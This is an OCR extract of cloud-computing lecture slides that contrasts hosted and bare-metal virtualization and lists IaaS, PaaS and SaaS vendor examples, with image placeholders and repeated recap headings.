
- Installs and runs as an application
- Relies on host OS for device support and physical resource management

Bare-Metal (Hypervisor) Architecture


- Lean virtualization-centric kernel
- Service Console for agents and helper applications

Figure 2: Virtualization Architectures


RECAP: Cloud Concepts – Intro – Virtualization Overview



RECAP: Cloud Concepts – Intro – IaaS, PaaS, SaaS



RECAP: Cloud Concepts – Intro – IaaS, PaaS, SaaS




SaaS — SalesForce.com, Google Apps

PaaS — Google App Engine for: Java, Ruby, Python & GO


VMForce.com, MS Azure

IaaS — vCloud Express/Datacenter, Amazon EC2


RECAP: Cloud Concepts – Intro – IaaS, PaaS, SaaS



RECAP: Cloud vs. Micro-Services/Containers Concepts



RECAP: Cloud vs. Micro-Services/Containers Concepts



